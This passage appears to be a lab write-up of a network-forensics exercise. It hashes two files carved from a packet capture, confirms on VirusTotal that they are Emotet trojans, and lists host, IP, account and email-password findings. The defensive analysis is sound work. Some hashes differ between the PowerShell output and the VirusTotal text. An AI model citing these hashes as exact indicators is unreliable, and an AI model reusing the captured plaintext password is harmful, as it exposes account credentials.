After completing those TCP streams, we download the two files that we flagged as suspicious.

The files [imgpaper.png](#) and [cursor.png](#)

We now open Windows Powershell and navigate into the directory where we downloaded the files.



```
PS C:\Users\CIAdmin> dir
Directory: C:\Users\CIAdmin
Mode LastWriteTime Length Name
---- -- -- -- --
d-r--- 8/21/2025 2:59 PM 3D Objects
d-r--- 8/21/2025 2:59 PM Contacts
d-r--- 8/21/2025 2:59 PM Desktop
d-r--- 8/28/2025 3:30 PM Documents
d-r--- 9/1/2025 7:17 PM Downloads
d-r--- 8/21/2025 2:59 PM Favorites
d-r--- 8/21/2025 2:59 PM Links
d-r--- 8/21/2025 2:59 PM Music
d-r--- 8/21/2025 2:59 PM Pictures
d-r--- 8/21/2025 2:59 PM Saved Games
d-r--- 8/21/2025 2:59 PM Searches
d-r--- 8/21/2025 2:59 PM Videos

PS C:\Users\CIAdmin> cd documents
PS C:\Users\CIAdmin\documents> dir
Directory: C:\Users\CIAdmin\documents
Mode LastWriteTime Length Name
---- -- -- -- --
d---- 9/2/2025 3:35 PM Quarantine
```

This is us navigating the powershell window to get to where we downloaded the files.

The command [dir](#), shows the current directory that we are in.

The command [cd](#) moves us into a new directory

Our goal is to be in the Quarantine folder where we download the suspected viruses.

After we navigated into the quarantine folder new need to get the hash of the downloaded files.

Directory: C:\Users\CI5admin\documents\quarantine			
Mode	LastWriteTime	Length	Name
-a---	9/1/2025 6:35 PM	1950208	8888.png%3fuid=VwBpAG4AZABvAHcAcwAgAEQAZQBmAGUAbgBkAGUAcgAgAC0AIAA2AcwAMgAxACwAMAB8AE0AaQBjAHIAbwBzAG8AZgB0ACAAVwBpAG4AZABvAHcAcwAgADEAMAagFAAAcgBvAA==
-a---	9/2/2025 3:35 PM	503808	cursor.png
-a---	8/28/2025 3:26 PM	3546	dd05ce3a-a9c9-4018-8252-d579eed1e670.zip
-a---	9/2/2025 3:35 PM	503808	imgpaper.png
-a---	9/24/2019 9:56 AM	12794	InvoiceAndStatement.lnk
-a---	8/28/2025 3:34 PM	249906	samerton.png
-a---	8/28/2025 3:34 PM	679008	solar.php
-a---	8/28/2025 3:34 PM	249906	tablone.png

Here we see all of our files we've downloaded. The two we want the hash for are highlighted

```
PS C:\Users\CI5admin\documents\quarantine> Get-FileHash .\imgpaper.png
Algorithm      Hash
-----        -----
SHA256       934C84524389ECFB381DFCB28F9697A2B52EA0EBCA510469F0D2D9086BCC79A

PS C:\Users\CI5admin\documents\quarantine> Get-FileHash .\cursor.png
Algorithm      Hash
-----        -----
SHA256       4E76D73F3B303E481036ADA80C2EEBA8DB2F306CBC9323748560843C80B2FED1
```

Using the command [Get-FileHash](#) followed by the file name we are able to get the SHA256 hash for the files which is what we need to search the file on virustotal

60 / 72 security vendors flagged this file as malicious

934c84524389ecfb3b1dfcb28f9697ab52ea0ebca510469fd2d9086bcc79a
imgpaper.png

Size: 492.00 KB | Last Analysis Date: 19 days ago | EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 4

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.emotet/erph Threat categories: trojan Family labels: emotet, erph, mansabo

Security vendors' analysis: AhnLab-V3 (Malware/Win32.RL_Generic.R338752), Alibaba (Trojan:Win32/Mansabo.4d746be9), AliCloud (Trojan:Win/Emotet.AE), ALYac (Trojan.Agent.ERPH), Anty-AVL (Trojan/Win32.Mansabo), Arcabit (Trojan.Agent.ERPH), Arctic Wolf (Unsafe), Avast (Win32:Trojan-gen)

On virustotal.com we can confirm that the first file **imgpaper.png** is indeed malware.

This is a trojan virus from the emotet, erph, and mansabo family.

61 / 72 security vendors flagged this file as malicious

4e76d73f3b303e481036ada80c2eeba8db2f306cbc9323748560843c80b2fed1
cursor.png

Size: 492.00 KB | Last Analysis Date: 8 days ago | EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 9

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.emotet/erph Threat categories: trojan Family labels: emotet, erph, mansabo

Security vendors' analysis: AhnLab-V3 (Malware/Win32.RL_Generic.R338752), Alibaba (Trojan:Win32/Trickpak.c0a6dc59), AliCloud (Trojan:Win/Emotet.AE), ALYac (Trojan.Agent.ERPH), Anty-AVL (Trojan/Win32.Mansabo), Arcabit (Trojan.Agent.ERPH), Arctic Wolf (Unsafe), Avast (Win32:Trojan-gen), AVG (Trojan:Win32.TrickPak.C0A6DC59), ESET-NOD32 (Trojan:Win32.TrickPak.C0A6DC59)

This is the second file, **cursor.png**. We can also confirm that this is in fact malware as well.

It is also a trojan virus from the same families as the one above.

Complete CatBomber forensic details

- 1 **IP Addr, Host Name, and User Acc**

From our forensic search through the PCAP file we found the IP address is:[10.5.28.229](#), the Host Name is: [Cat-Bomb-W7-PC](#), and the User Account name is: [phillip.ghent](#)
- 2 **Other User Acc, and Windows client name**

We found two different windows clients in this search the first being above as well as:
Host: [Catbomber-DC](#) IP: [10.5.28.8](#) Username: [Administrator](#)
- 3 **Email Username and Password**

We found the infected users email and password in the PCAP file, Email: [phillip.ghent](#)
Email Password: [gh3ntf@st](#)
- 4 **Determining which files are IOCs**

In order to find which files are IOCs in this PCAP file we first need to see if there's any importable objects in the file. Next we check the TCP stream of the packets that had files within them, to see if there's anything suspicious in the stream. We then download the files and get their hashes to search them up on virustotal to determine if it is malware or not.